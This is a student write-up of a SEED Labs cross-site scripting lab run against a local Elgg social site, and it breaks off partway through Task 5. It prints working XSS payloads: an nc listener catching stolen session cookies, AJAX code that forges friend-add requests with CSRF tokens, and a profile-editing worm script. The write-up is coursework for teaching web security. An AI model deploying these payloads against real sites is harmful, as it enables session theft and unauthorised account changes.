
Introduction to Offensive Security Lab 4


In this lab, we will be implementing the XSS attacks. I completed the prerequisite tasks and successfully opened the website on the vm as per instructions.



Task 0:

The task 0 was getting used to the HTTP header live tool. This is a tool that allows us to check the HTTP response code generated by the server when trying to visit a specific webpage. We just have to enter the url and click on submit. This tool is very helpful in quickly identifying if a redirect is being properly handled.

I also cleared all the previous links and files using the necessary commands. The screenshot below shows the tool access:




I also had to use the dcup function to install some files.

```
[11/12/23]seed@VM:~/.../Labsetup$ dcup
Creating mysql-10.9.0.6 ... done
Creating elgg-10.9.0.5  ... done
Attaching to mysql-10.9.0.6, elgg-10.9.0.5
mysql-10.9.0.6 | 2023-11-13 02:03:33+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-13 02:03:34+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2023-11-13 02:03:34+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-13 02:03:34+00:00 [Note] [Entrypoint]: Initializing dat
abase files
mysql-10.9.0.6 | 2023-11-13T02:03:34.204553Z 0 [System] [MY-013169] [Server] /us
r/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 44
mysql-10.9.0.6 | 2023-11-13T02:03:34.218272Z 1 [System] [MY-013576] [InnoDB] Inn
oDB initialization has started.
mysql-10.9.0.6 | 2023-11-13T02:03:35.013272Z 1 [System] [MY-013577] [InnoDB] Inn
oDB initialization has ended.
elgg-10.9.0.5 |  * Starting Apache httpd web server apache2
 *
mysql-10.9.0.6 | 2023-11-13T02:03:36.478919Z 6 [Warning] [MY-010453] [Server] ro
ot@localhost is created with an empty password ! Please consider switching off t
he --initialize-insecure option.
mysql-10.9.0.6 | 2023-11-13 02:03:39+00:00 [Note] [Entrypoint]: Database files i
```


```
[11/12/23]seed@VM:~/.../Labsetup$ dockps
2cfa6515b58e  mysql-10.9.0.6
c7a8d2482b7d  elgg-10.9.0.5
[11/12/23]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts &>/dev/null &
[1] 20404
[11/12/23]seed@VM:~/.../Labsetup$ docksh c7
root@c7a8d2482b7d:/#
```

I also edited the links in the hosts as per instructions. The screenshot below shows what I edited:



Task 1:


The task 1 was to post a malicious message to display an alert window. This task was pretty easy. I visited the instructed website and used the samy login and password to login. Then in the profile, I added the script that was given the lab. After that, when I saved the profile with my secret message, I got the following result:



As we can see, the attack was successful. I got the same result even when I visited the samy profile from different users.

Task 2:

For task 2, we are required to display the cookies by posting a malicious message. I added the given script in the about me section this time and the result I got is given below:



I used boby user for this task. The screenshot above shows successful display of the cookie.

Task 3:

For this task, we were asked to steal cookies from the victim's machine. I injected the script in about me section just like before. The server was also connected to listen using the given nc command. After injecting the script I got the following result:

```
[11/08/21]seed@VM:~/.../Labsetup$ nc -l 5555
GET /?c=pvisitor%3D57d292f7-795d-4ccd-8b01-434f44a88b0d%3B%20Elgg%3Di8c6lqao7tup
ibr0m4bkphs5ku HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy

[11/08/21]seed@VM:~/.../Labsetup$
```

The above screenshot shows successful cookie stealing from the victim's machine. Furthermore, if I visit samy from one of the friends website, it will also store their cookies.

Task 4:


For this task, we are required to become the victim's friend. The task was a little tricky and I had to edit the given code a little to achieve success in this task.

First, using the view page source function, I got the guid as it is required to be edited in the code. The screenshot below shows my guid retrieval:

After this, I edited the given script according to need. I had to construct the HTTP request to add samy as a friend along with the updated guid which in my case was 59. The screenshot below shows my code:


```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token parameters
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the HTTP request to add Samy as a friend.
  var sendurl= "www.seed-server.com/action/friends/add" + "?friend=59" + token +
  ts;

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.seed-server.com");
  Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

After this, when I executed the above script in the about me section of Samy, it showed that he had no friends. So I went ahead and added some friends from the members tab and at the same time I had HTTP header live tool opened. The live tool gave me access to the cookie as soon as I added a friend. The screenshot below shows the output I received on the live tool:



Now, for the second part of the task, I answered the question 2. I edited the code and commented the setrequest lines as shown below:

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token parameters
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the HTTP request to add Samy as a friend.
  var sendurl= "www.seed-server.com/action/friends/add" + "?friend=59" + token +
  ts;

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  //Ajax.setRequestHeader("Host","www.seed-server.com");
  //Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```



We see that Samy has been successfully added as a friend to Alice's account. Hence, we were successful in adding Samy as Alice's friend without Alice's intention using XSS attack. The code is using AJAX so that everything happens in the background and there is no indication to the victim of the attack.


Question 1: Explain the purpose of Lines 1 and 2, why are they are needed?

In order to send a valid HTTP request, we need to have the secret token and timestamp value of the website attached to the request, or else the request will not be considered legitimate or will probably be considered as an untrusted cross-site request and hence will throw out an error with our attack being unsuccessful. These desired values are stored in JavaScript variables and using the lines 1 and 2, we are retrieving them from the JS variables and storing in the AJAX variables that are used to construct the GET URL.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode; can you still launch a successful attack?


If that were the case, then we will not be able to launch the attack anymore because this mode encodes any special characters in the input. So, the < is replaced by < and hence every special character will be

encoded. Since, for a JS code we need to have <script> and </script> and various other tags, each one of them will be encoded into data and hence it will no more be a code to be executed.



Task 5:


For task 5, we are asked to modify the victim profile (about me page) when the victim visits Samy's page. This was a little tricky, I had to edit out the code in such a way that it makes the code self-propagating. The screenshot below shows the edit I had to make in the code:




```
<script type="text/javascript">
window.onload = function(){
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name  = "&name=" + elgg.session.user.name;
  var desc  = "&description=Samy is my hero" +
              "&accesslevel[description]=2";
  var samyguid = 59;

  // Construct the content of your url.
  var sendurl = "http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;
  if (elgg.session.user.guid != samyguid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

I went to Samy's profile and edited the code in the about me section. The guid is initialized with that of Samy's guid as previously found. So, from here, we know that in order to edit the victim's profile, we will need their GUID, secret token and timestamp, the string we want to write to be stored in the desired field, and the access level for this parameter must be set to 2


in order to be publicly visible. When I executed this code and logged out of Samy's profile and visited Samy again from Alice's profile and then switching back to Alice's profile, I got the 